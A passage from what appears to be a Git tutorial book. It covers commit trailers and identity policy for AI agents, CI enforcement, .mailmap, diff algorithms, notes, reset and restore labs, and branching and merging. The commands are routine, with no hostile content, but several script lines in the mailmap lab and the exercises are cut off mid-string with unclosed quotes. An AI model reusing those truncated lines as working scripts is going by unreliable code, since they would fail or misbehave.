    Co-authored-by: Kanthi N <kanthi@example.com>
--- --no-verify skips the hook
[committed 1b640af]
```

There are two lessons here:

- **"Prefix of a configured key" committed with the correct key.** `--trailer 'Co-Author: …'` is a case-insensitive prefix of the configured key `Co-authored-by`, so Git expanded it before the hook ran. The hook never saw a typo. That is helpful, but it means a hand-typed message and a `--trailer` argument can produce different text from the same intent.
- **`--no-verify` committed a commit that breaks the policy.** `githooks(5)` says `commit-msg` "can be bypassed with the `--no-verify` option". Hooks are not even cloned. Every clone has to install them. A hook is a convenience for honest users. It is not a control.

Case 6: The gate lives on the server

```
#!/usr/bin/env bash
# lab-06-ci.sh - the server-side half: check every commit since the policy landed
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1
cd /tmp/trailers-lab
base=$(git log --format=%h --grep='^ci: add trailer policy' -1)
tools/check-range.sh "$base..HEAD"; echo "[check-range exit $?]"
```

```
./lab-06-ci.sh
```

```
ok   7d279bc desk-bot@users.noreply.example.com feat: bump n
FAIL 1b640af desk-bot@users.noreply.example.com feat: bump n
     trailer-policy: agent-authored commit (desk-bot@users.noreply.example.com) needs an Ass
[check-range exit 1]
```

In a real pipeline the range is the pull request's `base..head`. Make the job a **required status check** on the protected branch. Then `--no-verify`, a missing hook, or a commit made in a web editor all hit the same rule. The script exits non-zero and names the commit, so the fix is `git rebase -i` with `reword` on that commit (or, on Git 2.54+, `git rebase --trailer`; see Case 8).

Case 7: `.mailmap` fixes how identities read, not what history says

Identities drift. A container commits as `root`, and a laptop has a work address. `.mailmap` at the top of the tree maps each of them to one canonical identity.

```
#!/usr/bin/env bash
# lab-07-mailmap.sh - one person (or agent), many identities; .mailmap fixes the read side
set -euo pipefail
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1
export GIT_AUTHOR_DATE='2026-10-17T15:00:00+05:30' GIT_COMMITTER_DATE='2026-10-17T15:00:00+0
cd /tmp/trailers-lab
rm -f .git/hooks/commit-msg            # this lab is about reading, not policy

# Before the bot got a real identity, it committed with whatever the container had.
echo a > old.txt && git add old.txt
git -c user.name=root -c user.email=root@buildbox.local commit -q -m 'chore: old bot run'
echo b > work.txt && git add work.txt
git -c user.name='K. N.' -c user.email=kanthi@work.example.com commit -q -m 'docs: from the

echo '--- shortlog, no mailmap'
git shortlog -sne HEAD

cat > .mailmap <<'MAP'
Kanthi N <kanthi@example.com> <kanthi@work.example.com>
desk-bot <desk-bot@users.noreply.example.com> root <root@buildbox.local>
MAP
echo '--- shortlog, with .mailmap'
git shortlog -sne HEAD
echo '--- check-mailmap'
git check-mailmap 'root <root@buildbox.local>' '<kanthi@work.example.com>' 'Someone <x@examp
echo '--- %an (raw) vs %aN (mapped); the objects are unchanged'
git log -2 --format='%h raw=%an <%ae>  mapped=%aN <%aE>'
```

```
./lab-07-mailmap.sh
```

```
--- shortlog, no mailmap
     5  desk-bot <desk-bot@users.noreply.example.com>
     2  Kanthi N <kanthi@example.com>
     1  K. N. <kanthi@work.example.com>
     1  root <root@buildbox.local>
--- shortlog, with .mailmap
     6  desk-bot <desk-bot@users.noreply.example.com>
     3  Kanthi N <kanthi@example.com>
--- check-mailmap
desk-bot <desk-bot@users.noreply.example.com>
Kanthi N <kanthi@example.com>
Someone <x@example.com>
--- %an (raw) vs %aN (mapped); the objects are unchanged
b0821b0 raw=K. N. <kanthi@work.example.com>  mapped=Kanthi N <kanthi@example.com>
6c42fda raw=root <root@buildbox.local>  mapped=desk-bot <desk-bot@users.noreply.example.com>
```

The mapping format is `Proper Name <proper@email> [Commit Name] <commit@email>` (`gitmailmap(5)`). `git shortlog` always applies it. `git log` and `git show` apply it because `log.mailmap` is true by default. In `--format`, use `%aN`/`%aE` (mapped) or `%an`/`%ae` (raw). The commits `6c42fda` and `b0821b0` are unchanged: same author bytes, same hashes. Two caveats:

- `%(trailers)` is **not** mailmapped. A `Co-authored-by:` with an old address stays old.
- The `trailer-policy.sh` check in Case 6 reads raw `%ae`. That is deliberate. Policy should judge what was recorded, not what it is displayed as.

Case 8: What is newer than this box's Git

These were not run here, because Git 2.47.3 does not have them. They come from the upstream release notes and manuals:

- **Git 2.54**: `git rebase --trailer=<trailer>` appends a trailer to every rebased commit through the interpret-trailers machinery. It implies `--force-rebase`, so every commit in the range gets a new hash and a new committer line. That is the one-command fix for "the agent forgot `Assisted-by:` on six commits". It is still a history rewrite, so do it before the branch is shared.
- **Git 2.56**: the URL-as-trailer fix from Case 4, and an updated `git-interpret-trailers(1)` that defines keys (alphanumeric and hyphen) and documents how comment lines are handled.

The trap

The commit *looks* fine in a forge UI, and you assume the metadata is checked. It isn't. Git hashes whatever identity your environment produced: a stale `GIT_AUTHOR_NAME`, the human's `user.email` borrowed by an agent, or a `Co-authored-by` glued to the subject line with no blank line before it. A `commit-msg` hook only helps on machines where someone installed it and nobody passed `--no-verify`. Then `.mailmap` makes `shortlog` look tidy and hides the drift. The record you meant to be honest is honest only by accident.

The boring rule

> Agents commit as themselves, with stray `GIT_*` identity variables unset. They say what they are in `Assisted-by:` and never sign off. Humans who shaped the change go in `Co-authored-by: Name <email>` as the last paragraph. Parse trailers with `git interpret-trailers --parse`, never `grep`. Enforce the rule on the pushed range in a required CI check. Use the hook only as an early warning. Use `.mailmap` for display, never as a substitute for correct identities.

Try this

1. Run `git var GIT_AUTHOR_IDENT` in the shell your agent uses. Then `export GIT_AUTHOR_EMAIL=x@example.` and run it again. Put an `env -u …` wrapper in front of the agent's commit command.
2. Add `trailer.assist.key "Assisted-by"` to a repo and commit with `--trailer 'assist: <tool> <version>'`. Read it back with `git log --format='%h %(trailers:key=Assisted-by,valueonly`
3. Feed `git interpret-trailers --parse` a message whose last line is a URL. If your Git is older than 2.56, you will see the bogus `https:` trailer. Decide where URLs go in your messages.
4. Wire `tools/check-range.sh "$BASE..$HEAD"` into your CI and make it a required check. Push a `--no-verify` commit to a test branch and watch it fail.
5. Write a `.mailmap` for your own repo and compare `git shortlog -sne` before and after.

Sources

- `git-commit(1)`: COMMIT INFORMATION (identity precedence), `--trailer`, `--signoff`: https://git-scm.com/docs/git-commit
- `git-interpret-trailers(1)` and `trailer.*` config (Git 2.56 manual): https://git-scm.com/docs/git-interpret-trailers
- `git-var(1)` (`GIT_AUTHOR_IDENT`, `GIT_COMMITTER_IDENT`): https://git-scm.com/docs/git-var
- `githooks(5)` (`commit-msg`, `--no-verify`): https://git-scm.com/docs/githooks
- `pretty-formats` (`%(trailers)`, `%aN`): https://git-scm.com/docs/pretty-formats
- `gitmailmap(5)`, `git-check-mailmap(1)`, `log.mailmap`: https://git-scm.com/docs/gitmailmap
- `git-rebase(1)` `--trailer` and Git 2.54 release notes: https://git-scm.com/docs/git-rebase, https://github.com/git/git/blob/master/Documentation/RelNotes/2.54.0.adoc
- Git 2.56 release notes (trailer URL fix, interpret-trailers docs): https://github.com/git/git/blob/master/Documentation/RelNotes/2.56.0.adoc
- GitHub Docs, "Creating a commit with multiple authors": https://docs.github.com/en/pull-requests/committing-changes-to-your-project/creating-and-editing-commits/creating-a-commit-with-multiple-authors
- Linux kernel, "AI Coding Assistants" (`Assisted-by:`, no `Signed-off-by` from agents): https://docs.kernel.org/process/coding-assistants.html
- Linux kernel, "Submitting patches" (`Signed-off-by`, `Co-developed-by`): https://docs.kernel.org/process/submitting-patches.html

Reading a Commit with git show

Reading a Commit with git show

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git show`, `--pretty=fuller`, `--format=raw`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Git Diff Algorithms — myers, patience, histogram

Git Diff Algorithms — myers, patience, histogram

Thesis

`git diff` is not one algorithm. **myers** (default) is fast and good enough for most patches. **patience** and **histogram** spend more care on unique lines so moved blocks stay together in noisy files. This chapter diffs the same rewrite under all three. (The Argo CD book section on diff algorithms is about *rendered* app diffs — this chapter is everyday Git.)

Mental model

```
git -c diff.algorithm=myers|patience|histogram diff
```

Algorithm	Intent
myers	Classic LCS-style; default
patience	Prefer unique lines as anchors
histogram	patience-like with histogram heuristics

Worked examples

Git on this box: **2.47.3**.

```
=== myers ===
diff --git a/f.txt b/f.txt
index e63706e..fc15405 100644
--- a/f.txt
+++ b/f.txt
@@ -1,10 +1,13 @@
 alpha
 bravo
-charlie
-delta
+CHANGED-1
+CHANGED-2
 echo
 foxtrot
```

```
 golf
+NEW-BLOCK-A
+NEW-BLOCK-B
+NEW-BLOCK-C
 hotel
 india
 juliet
=== patience ===
diff --git a/f.txt b/f.txt
index e63706e..fc15405 100644
--- a/f.txt
+++ b/f.txt
@@ -1,10 +1,13 @@
 alpha
 bravo
-charlie
-delta
+CHANGED-1
+CHANGED-2
 echo
 foxtrot
 golf
+NEW-BLOCK-A
+NEW-BLOCK-B
+NEW-BLOCK-C
 hotel
 india
 juliet
=== histogram ===
diff --git a/f.txt b/f.txt
index e63706e..fc15405 100644
--- a/f.txt
+++ b/f.txt
@@ -1,10 +1,13 @@
 alpha
 bravo
-charlie
-delta
+CHANGED-1
+CHANGED-2
 echo
 foxtrot
 golf
+NEW-BLOCK-A
+NEW-BLOCK-B
+NEW-BLOCK-C
 hotel
 india
```

```
 juliet
git version 2.47.3
```

On this small rewrite all three produced the same hunks — expected for a tidy change. Divergence shows up on large, copy-heavy files.

Trap

Changing `diff.algorithm` globally without telling the team. Reviews suddenly look different.

Boring rule

Leave myers for day-to-day. Switch to `histogram` when a review is hard to read because of moved blocks.

Try this

1. Diff a file where a function moved 200 lines with all three algorithms.
2. Set `diff.algorithm` in a throwaway repo and re-run `git log -p`.
3. Read `git help config` under `diff.algorithm`.

Sources

- `git-diff(1)` / `git-config(1)` `diff.algorithm`

Git –max-count-oldest without the –reverse Trap

Git `--max-count-oldest` without the `--reverse` Trap

Thesis

People often want the **oldest N commits** of a range. The folklore `git log --reverse | head` is fragile. Newer Git adds **`--max-count-oldest`** (Git **2.55+**). This box has Git **2.47.3**, so the new flag is documented as **not run** locally.

Mental model

```
good (Git  2.55): git log --max-count-oldest=5 main..HEAD
fragile: git log --reverse main..feature | head -5
```

Worked examples

```
git --version
git log -h 2>&1 | grep max-count-oldest || echo "flag not in this git"
```

On this host: `git version 2.47.3` — flag not present.

Trap

`--reverse | head` in scripts. Buffering and full walks make it a bad automation default.

Boring rule

Document the minimum Git version next to any script that uses `--max-count-oldest`.

Try this

1. On Git 2.55+, compare timings on a long branch.
2. Read the Git 2.55 release notes.
3. Add a CI check for minimum `git` version.

Sources

- Git 2.55 release notes / `git-log(1)`

git range-diff for Rewritten Series

git range-diff for Rewritten Series

Thesis

`git range-diff` compares two revisions of a patch series — after rebase, amend, or squash — and shows how each commit changed. It answers "what did I alter while rewriting?" better than a single `diff` of tips.

Mental model

```
old: A-B-C
new: A'-B'-C'   (rebased)
range-diff old...new
     → per-commit pairwise diffs of patches
```

Matching uses patch-id heuristics; order and subject help correspondence.

Worked example

```
# create a tiny series, rebase-edit, then range-diff
git range-diff <old-tip>...<new-tip>
# or after a rebase:
git range-diff ORIG_HEAD...HEAD
```

```
1:  8a2c39b < -:  ------- add f
2:  62c3d72 = 1:  7c1560d patch1
3:  2aebe57 < -:  ------- patch2
-:  ------- > 2:  1ad4b63 patch2 v2
```

Trap

Diffing only `old..new` trees. That shows net effect, not which commit in the series absorbed the change. Also: heavy squashing into one commit makes range-diff less informative — there is nothing left to pair.

Boring rule

After interactive rebase of a published-but-not-merged series, run `git range-diff ORIG_HEAD...HEAD` before force-push and paste the interesting hunks into the PR.

Try this

1. Reorder two commits with `rebase -i` and read the range-diff.
2. Amend a commit message only — range-diff should show a message-only change.
3. Compare with `git range-diff --creation-factor=100`.

Sources

- `git range-diff` documentation
- Git release notes introducing range-diff (2.19 era) and later improvements

git notes — Annotations outside the Tree

git notes — Annotations outside the Tree

Thesis

`git notes` attach free-form text to an object (usually a commit) **without changing its hash**. Review commentary, CI URLs, and backport hints can ride along without rewriting history.

Mental model

```
commit abc123  ←  notes/commits → "Reviewed-by: …"
(tree unchanged; notes live in refs/notes/*)
```

Default ref: `refs/notes/commits`. Fetch/push notes explicitly — they are not part of ordinary branch fetch unless configured.

Worked example

```
# lab identity already set for this demo
git notes add -m "lab note: verified on box" HEAD
git notes show HEAD
git log -1 --notes
git notes remove HEAD   # cleanup when done
```

```
=== notes show ===
review: LGTM after nits
=== log --notes ===
8a2c39b add f
Notes:
    review: LGTM after nits
```

Sharing:

```
git push origin refs/notes/commits
git fetch origin refs/notes/commits:refs/notes/commits
```

Trap

Expecting notes to clone by default. They will not. Also: amending a commit changes its OID — notes stay on the old OID unless rewritten. Notes are the wrong tool for signed release metadata that must be immutable and always-present; use tags or the commit message for that.

Boring rule

Use notes for optional, discardable annotations. Document the notes ref in the repo README if the team relies on them, and add an explicit fetch refspec.

Try this

1. Add a note, `git commit --amend`, and observe the note no longer shows on `HEAD`.
2. Configure `fetch = +refs/notes/*:refs/notes/*` in a test remote.
3. Compare notes vs `git interpret-trailers` in commit messages.

Sources

- `git notes` documentation
- Git Book: notes appendix material / plumbing `refs/notes`

Reset, Restore, and Checkout

Theory

Theory: Reset Moves Names; Restore Copies Bytes; Revert Adds a Commit

Three different operations get called "undo." They act on different trees and different audiences.

Invariants

Tool	What it moves	History
`git restore`	Working tree and/or index, from a source	Names unchanged
`git reset` (no path)	`HEAD` (and maybe index, working tree)	Branch name slides; old commit may become unreachable
`git reset` (with path)	Index (mixed) for those paths	`HEAD` stays
`git revert`	Nothing; writes a new commit	History goes forward

Soft / mixed / hard is **which of the three trees follow `HEAD`** when you reset a commit:

```
             HEAD     index          worktree
  --soft     moves    stays          stays
  --mixed    moves    matches HEAD   stays          (default)
  --hard     moves    matches HEAD   matches HEAD
```

Why `checkout` split

Old `git checkout` meant both "switch branch" and "restore file." Git 2.23+ splits them: `switch` for branches, `restore` for files. This book uses the split so a command's name is its theory.

What can break

- `reset --hard` on a shared `main`.
- Confusing mixed reset (unstage all) with hard (throw away tracked work).
- Expecting `--hard` or `restore` to delete untracked files. They stay. Removing them is `git clean`.

How to read this chapter

Three modes, the comparison table as practice, path reset, switch/restore/checkout, then a lab that walks one commit through soft, mixed, and hard on Linux.

Soft, Mixed, and Hard Reset

Soft, Mixed, and Hard Reset

After this page you can predict `git status` after `--soft`, `--mixed`, and `--hard`, and you can put the branch name back with `ORIG_HEAD`.

One commit, three trees

Start from a clean `main` on `~/desk/desk-api` (chapter 3). This page adds one scratch commit, tries each mode, and removes that commit at the end.

```
cd ~/desk/desk-api
git switch main
git status
```

Ignored files such as `.env` are fine. Commit or restore any other uncommitted work before you continue.

```
echo "scratch" >> README.md
git add README.md
git commit -m "lab: reset modes"
```

```
A ← B ← S     main
HEAD, index, and worktree all name S
```

`S` is the scratch commit. Each mode below starts from `S`. Git records the old tip in `ORIG_HEAD` whenever a reset moves the branch, so `git reset --hard ORIG_HEAD` returns to `S`.

`--soft` moves the name

```
git reset --soft HEAD~1
git status
```

```
HEAD → B
index still S       "Changes to be committed"
worktree still S
```

`main` now names `B`. The scratch line is staged. `git log` no longer shows `lab: reset modes`. The commit object stays in the reflog (chapter 17).

```
git reset --hard ORIG_HEAD
git log --oneline -1
```

You are back on the scratch commit. The line is in `README.md`, and status is clean.

`--mixed` moves the name and the index

`--mixed` is the default. `git reset HEAD~1` and `git reset --mixed HEAD~1` are the same command.

```
git reset HEAD~1
git status
git diff
```

Git prints `Unstaged changes after reset:`.

```
HEAD → B
index matches B      the scratch line is not staged
worktree still S     "Changes not staged for commit"
```

The patch is in the working tree. The next commit includes it only after `git add`.

```
git reset --hard ORIG_HEAD
```

`--hard` moves all three

```
git reset --hard HEAD~1
git status
grep scratch README.md || echo "scratch line is gone"
```

```
HEAD, index, and worktree all match B
tracked files match B
```

The line is gone from disk. Untracked files are still on disk. `--hard` rewrites tracked files to the commit you named and leaves untracked and ignored files alone.

```
git reset --hard ORIG_HEAD
```

The scratch commit is the branch tip again, and the line is back. `ORIG_HEAD` is the immediate undo. After other commands have moved `HEAD`, the reflog is the record (chapter 17). The lab at the end of this chapter recovers with `HEAD@{1}` on purpose.

Remove the scratch commit

```
git reset --hard HEAD~1
git status
git log --oneline -5
```

`lab: reset modes` is off the log. `README.md` has no scratch line. The object remains in the reflog until it expires.

Where this is safe

Use these modes on a local branch nobody else has fetched. On a `main` other people already have, moving the name and pushing is a force-push (chapter 11). A published undo is `git revert` (chapter 10). The next page is how to choose restore, reset, or revert.

restore vs reset vs revert

Restore, Reset, and Revert

After this page you can pick the undo that matches what is wrong and who else has the commit.

Three audiences

```
uncommitted                  unpublished                  published
working tree or index        only this clone has the hash someone else may have it
restore                      reset or amend               revert
```

Situation	Command	Branch tip
Edited a tracked file, not staged	`git restore <file>`	stays
Staged too soon	`git restore --staged <file>`	stays
Last local commit should be redone	`git reset --soft HEAD~1`, then commit	parent; changes stay staged
Last local commit should be an unstaged edit	`git reset HEAD~1`	parent; changes stay in the worktree
Last local commit and its files should disappear	`git reset --hard HEAD~1`	parent; tracked files match the parent
Last local commit needs a new message or one more file	`git commit --amend`	new hash, same parent (chapter 6)
A shared commit should be undone	`git revert <hash>`	moves forward (chapter 10)

`restore` copies bytes. The branch name stays. `reset` with no path slides the branch name. `revert` adds a commit.

Amend and soft reset

Both replace an unpublished tip.

Amend keeps one commit at the tip: same parent, new hash. You are still one commit ahead of the parent. Chapter 6 is amend.

Soft reset takes the tip off the branch and leaves that tree staged. You can drop a file, split the change, or commit it again with an ordinary message. The previous page is that mode.

Revert goes forward

`git revert` writes a new commit whose patch is the inverse of an older one. The old hash stays reachable. Use it when the commit is on a shared `main`, or when you are unsure whether anyone fetched it. Chapter 10 includes un-merging with `git revert -m 1`.

```
published:   A ← B ← C ← R      R undoes C; C is still reachable
local only:  A ← B              reset moved main off C; C is in the reflog
```

A test you can apply

Ask where the hash lives.

- In the working tree or the index only: `restore`.
- On this branch, and you have not pushed it (or there is no remote yet): `reset` or `amend`.
- On a forge, or a teammate has pulled: `revert`.

Chapter 11 is the force-push that follows a reset of something you already pushed. On shared `main`, revert.

Resetting Paths

Resetting Paths

After this page you can change one path in the index while the branch name stays put.

A path means the branch stays

With no path, `git reset` moves `HEAD`. With a path, `HEAD` stays and Git copies that path from a commit into the index only.

```
cd ~/desk/desk-api
git switch main
git status
BEFORE=$(git rev-parse --short HEAD)
echo "path lab" >> README.md
git add README.md
git commit -m "lab: path reset"
git reset HEAD~1 -- README.md
git rev-parse --short HEAD
echo "parent was $BEFORE"
git status
git diff -- README.md
git diff --staged -- README.md
```

The short hash is the commit you just made, `lab: path reset`. It is not `$BEFORE`. Status lists `README.md` in two places:

- **Changes to be committed.** The index holds the parent's blob.
- **Changes not staged for commit.** The working tree still has the `path lab` line.

That is one edit, seen from both sides. `git diff` shows the line added. `git diff --staged` shows the line removed. Git also prints `Unstaged changes after reset:`.

```
HEAD stays on "lab: path reset"
index README     ← parent blob
worktree README  ← still has "path lab"
```

Older notes unstage with `git reset HEAD -- README.md`. This book unstages with `git restore --staged` (chapters 3 and 6). The path form is how you aim the index at an older blob, and how you read a script that still uses it.

Put the file back, then drop the commit

`HEAD` is still the scratch commit. Copy that commit's `README.md` into the index and the working tree:

```
git restore --source=HEAD --staged --worktree -- README.md
git status
```

Status is clean. The log still shows `lab: path reset`.

```
git reset --hard HEAD~1
git log --oneline -3
```

The scratch commit is off `main`, and `README.md` has no `path lab` line. The path reset did not do that. The last command is a branch reset from the first page of this chapter.

Whole tree versus one path

```
git reset HEAD~1
    main slides to the parent

git reset HEAD~1 -- README.md
    main stays; the index path changes

git restore --source=HEAD~1 --staged --worktree -- README.md
    main stays; index and worktree take the old blob
```

The third command is how you make a file look like an older commit and then record that with a new commit. The older commit stays in history. `switch` and `restore` on the next page are the same split: names versus bytes.

switch, restore, and checkout

switch, restore, and checkout

After this page you can change branches with `git switch` and files with `git restore`, and you can translate an old `git checkout` line.

Two commands, two jobs

Until Git 2.23, `git checkout` did both jobs. It still does, including in Git 2.55. Checking out a branch moves `HEAD`. Checking out a path copies bytes. One word for both is how a file gets overwritten when the goal was to change branches.

`git switch` moves `HEAD` and refuses a path. `git restore` copies bytes and leaves `HEAD` where it is.

Older command	Command in this book
`git checkout main`	`git switch main`
`git checkout -b feat/x`	`git switch -c feat/x`
`git checkout -- README.md`	`git restore README.md`
`git checkout HEAD -- README.md`	`git restore --source=HEAD --staged --worktree -- README.md`
`git checkout <hash>`	`git switch --detach <hash>`

Scripts and old notes still say `checkout`. Translate them with the table. Type `switch` and `restore` yourself.

Switch branches

```
cd ~/desk/desk-api
git switch main
git switch -c feat/switch-lab
git switch main
git switch -
git branch --show-current
```

`git switch -` uses `@{-1}`, the checkout you were on before this one. The last command prints `feat/switch-lab`.

```
git switch main
git branch -d feat/switch-lab
```

`-d` deletes a branch whose tip is already reachable from `HEAD`. You are on `main`, and `feat/switch-lab` names that same commit, so the delete succeeds.

A path is not a branch

```
git switch README.md
```

Git stops with `fatal: invalid reference: README.md`. The file is unchanged.

Local edits that would be overwritten

```
git switch -c feat/switch-lab
echo "other side" >> README.md
git add README.md
git commit -m "lab: other side"
git switch main
echo "main side" >> README.md
git switch feat/switch-lab
```

Git aborts. The message still says the files would be overwritten by checkout. `README.md` on `main` still ends with `main side`. `feat/switch-lab` still has `other side`.

```
git restore README.md
git branch -D feat/switch-lab
git status
```

`-D` deletes a branch even when `main` does not contain its commits. Use it here to discard the throwaway `lab: other side` commit. When you need to keep the uncommitted line and still change branches, stash it (chapter 12).

Detached HEAD

```
git switch --detach HEAD
git switch main
```

`--detach` points `HEAD` at a commit and at no branch. Chapter 1 is the trap: a commit made there needs a new branch before you leave it. From a detached `HEAD` with no new commit, `git switch main` attaches you again.

The lab next walks one scratch commit through soft, mixed, and hard, then brings it back from the reflog.

Hands-On: Reset Lab

Hands-On: Reset Lab

Walk one commit through soft, mixed, and hard on `desk-api`. Lose the line on purpose, and take it back from the reflog.

Setup

```
cd ~/desk/desk-api
git switch main
git status
START=$(git rev-parse HEAD)
echo "$START"
```

Status is clean, aside from ignored files such as `.env`. If `git switch main` refuses, restore or commit the work left from the previous page.

```
echo "lab line" >> README.md
git add README.md
git commit -m "lab: scratch line"
```

Soft

```
git reset --soft HEAD~1
git status
git diff --staged -- README.md
```

The line is under "Changes to be committed". `git log --oneline` does not show `lab: scratch line`.

```
git commit -m "lab: scratch line"
```

Same tree, new hash. The next mode starts from a commit again.

Mixed

```
git reset HEAD~1
git status
git diff -- README.md
```

Git prints `Unstaged changes after reset:`. The line is in the file and not in the index.

```
git add README.md
git commit -m "lab: scratch line"
```

Hard, and an untracked file

```
echo "not tracked" > notes.tmp
git reset --hard HEAD~1
git status
grep "lab line" README.md || echo "line gone"
ls notes.tmp
```

Tracked files match the commit in `$START`. `notes.tmp` is still in the directory. `--hard` left it there.

Recover with the reflog

```
git reflog -5
```

The first line is this reset (`HEAD@{0}`). The next line (`HEAD@{1}`) is `commit: lab: scratch line`. `HEAD@{1}` means "where `HEAD` was one move ago." That is a different question from `HEAD~1`, the parent of the current commit. Chapter 17 is that difference in full.

```
git reset --hard HEAD@{1}
grep "lab line" README.md
git log --oneline -1
```

The line is back. `main` names the scratch commit again.

Leave the repo as you found it

```
git reset --hard "$START"
rm -f notes.tmp
git status
git log --oneline -5
```

`$START` is the tip from the start of the lab, so this last reset also drops `lab: scratch line`.

Done when

- `git status` is clean (an ignored `.env` is fine)
- `notes.tmp` is gone
- the log has no `lab: scratch line`
- `README.md` has no `lab line`
- you saw that line staged, then unstaged, then missing, then restored from `HEAD@{1}`

Chapter 8 creates branches from this same `desk-api`. A reset of shared `main` waits; merging and rebasing come first.

Branching and Merging

Theory

Theory: A Branch is a Name; a Merge is a Node with Two Parents

Creating a branch does not copy files. It writes a ref. Merging either **slides** that ref (fast-forward) or **writes a commit with two parents** (a join).

Invariants

1. `git switch -c feat` = write `refs/heads/feat` at current `HEAD`, point `HEAD` at it.
2. Fast-forward is legal iff the current tip is an ancestor of the other tip.
3. A three-way merge diffs **base→ours** and **base→theirs** and applies both to the base. The merge base is the unique best common ancestor (usually).
4. Conflict markers are unmerged index stages (1 base, 2 ours, 3 theirs) spilled into the working tree.
5. During a merge, `--ours` is `HEAD`. During a rebase, `--ours` is the **upstream**. That swap is the theory, not a bug.

```
fast-forward          three-way merge

A ← B ← C   main      A ← B ← C ← M   main
          ← D ← E           ↑     ↑
                            D ← E
```

Why merge commits exist

They record *that two lines of work met*, and they keep both sides' hashes stable. Rebase prefers a straight first-parent chain and pays with new hashes. Neither changes the fact that Git stores snapshots.

What can break

- Merging with uncommitted work that overlaps the incoming tree.
- Resolving markers but forgetting `git add` (merge stays open).
- `git merge --abort` after the merge commit exists (too late).

How to read this chapter

Create/switch, merge types, three-way, conflicts, fast-forward, lab; then mergetool, ours/theirs, orphan, comparing branches, rerere.

Creating and Switching Branches

Branch to Create a Safe Working Area

After this page you can create, switch, list, and delete branches on Linux without touching `main`.

A branch is a name

```
cd ~/desk/desk-api
git branch
git switch -c feat/ping-json
git branch
```

`git switch -c` creates `feat/ping-json` at current `HEAD` and points `HEAD` at it. `git branch` (no args) lists local names; `*` is where HEAD is.

```
git switch main
git switch feat/ping-json
```

`git switch` is the modern command. `git checkout` still works; this book uses `switch` for branches.

Name them so later pages stay readable

```
feat/…     a capability
fix/…      a bug
chore/…    tooling
```

Slashes are fine on Linux. The name is a file under `.git/refs/heads/` (or a line in `packed-refs`). `feat/ping-json` is the path `refs/heads/feat/ping-json`.

Work on the branch

```
git switch feat/ping-json
# edit, add, commit as in chapter 3
git log --oneline --graph --all --decorate
```

`main` stays where you left it. Commits on `feat/ping-json` are extra nodes in the DAG.

```
A ← B ← C                 main

            D ← E         feat/ping-json   HEAD
```

List and see

```
git branch -v                 # last commit on each
git branch --show-current
git log --oneline main..HEAD  # commits on this branch that main does not have
```

`A..B` means reachable from `B`, not from `A`.

Delete

```
git switch main
git branch -d feat/ping-json     # refuses if not merged
git branch -D feat/ping-json     # delete anyway
```

`-d` is the default you want. `-D` is when you meant to throw the line of work away.

Rename

```
git branch -m feat/ping-json feat/ping
```

Renames the current branch if you omit the old name. After you publish a branch, renaming locally does not rename it on the remote; chapter 11.

Stuck with a dirty working tree

Git refuses to switch if the switch would overwrite uncommitted edits. Commit, stash (chapter 12), or restore first.

```
git status
git switch main
```

Merge Types

Merge Types: Fast-Forward, Recursive, and Octopus

After this page you can name the three merge shapes Git actually writes.

Fast-forward

`main` is an ancestor of `feat/ping-json`. Merging can just slide `main` forward. No new commit.

```
A ← B ← C                 main
          ← D ← E         feat/ping-json

# after git switch main && git merge feat/ping-json

A ← B ← C ← D ← E         main, feat/ping-json
```

```
git switch main
git merge feat/ping-json
```

`git log` shows a straight line. `git merge --no-ff` forces a merge commit even when a fast-forward is possible (Git Flow likes that; trunk-based usually does not).

Recursive (two parents)

The branches diverged. Git writes a **merge commit** with two parents.

```
A ← B ← C ← M             main
     ↑      ↑
     D ← E                feat/ping-json
```

The default strategy for two heads is `ort` (the current "recursive" replacement). You rarely pass `-s`. Git finds a **merge base** (common ancestor), diffs both sides against it, and applies both diffs to the base.

```
git switch main
git merge feat/ping-json -m "merge feat/ping-json"
git log --oneline --graph --decorate
```

Octopus (three or more parents)

```
git merge topic-a topic-b topic-c
```

One merge commit with several parents. Git only does this when there are **no** overlapping conflicts. If two topics touch the same hunk, octopus refuses; merge them pairwise instead. You will almost never need octopus on `desk-api`. Know the name so `git log --graph` with a commit that has three parents is not a mystery.

```
A ← B ← C ← M          main     M has three parents
     ↑   ↑   ↑
     D   E   F          three topic tips
```

See the parents

```
git cat-file -p HEAD
git rev-parse HEAD^1 HEAD^2
```

`HEAD^1` is the first parent (the branch you had checked out). `HEAD^2` is what you merged in.

Abort

```
git merge --abort
```

Returns the three trees to the pre-merge state while a merge is in progress (`MERGE_HEAD` exists). After the merge commit exists, abort is too late; `git reset` (chapter 7) or `git revert -m 1` (chapter 10).

Three-Way Merge

Three-Way Merge Explained

After this page you can draw the three inputs Git uses when two branches diverged.

The three trees

Call them:

Name	What
Base	Merge base: latest common ancestor of both tips
Ours	The branch you have checked out (`HEAD`)
Theirs	The branch you named in `git merge`

Git diffs base→ours and base→theirs, then applies both diffs to the base. That is a **three-way merge**. A two-way merge (ours vs theirs only) cannot tell "we both added the same line" from "they added a line we never had."

```
          C  base     (merge-base main feat)
         / \
        /   \
   G    E           ours = main, theirs = feat
    \   /
     \ /
      M  result     two-parent merge commit
```

See the base

```
cd ~/desk/desk-api
git merge-base main feat/ping-json
git log --oneline --graph main feat/ping-json
```

`merge-base` prints one hash. `git log --graph` should make that node obvious.

Stages in the index during a conflict

When both sides changed the same hunk, Git records three stages for that path in the index:

Stage	Content
1	base
2	ours
3	theirs

```
git ls-files -u
```

`git checkout --ours path` / `--theirs path` copies stage 2 or 3 into the working tree. You still `git add` after you edit. The next page is the full conflict loop.

Why this matters for a forge

A pull request / merge request is this same three-way merge, run on the server when you click Merge. The conflict you see in the UI is stages 2 and 3 plus markers. Learning it locally means the UI is not a new theory.

`zdiff3` markers

With `merge.conflictstyle zdiff3` (chapter 2) a conflicted file shows the common ancestor as well as ours and theirs. That extra block is the base. Read it before you delete markers.

Merge Conflicts

Merge Conflicts: In Git and in Teams

After this page you can finish a conflicted merge on Linux and leave a clean `main`.

What a conflict is

Both branches changed the same region of a file (or one side changed a file the other deleted). Git writes **conflict markers** into the working tree and leaves the merge unfinished.

```
<<<<<<< HEAD
return "ok"
=======
return {"status": "ok"}
>>>>>>> feat/ping-json
```

With `zdiff3` you also get an ancestor block (`|||||||`).

The loop

```
git switch main
git merge feat/ping-json
# Git stops and prints "fix conflicts and then commit"

git status
# both modified: src/ping.py
```

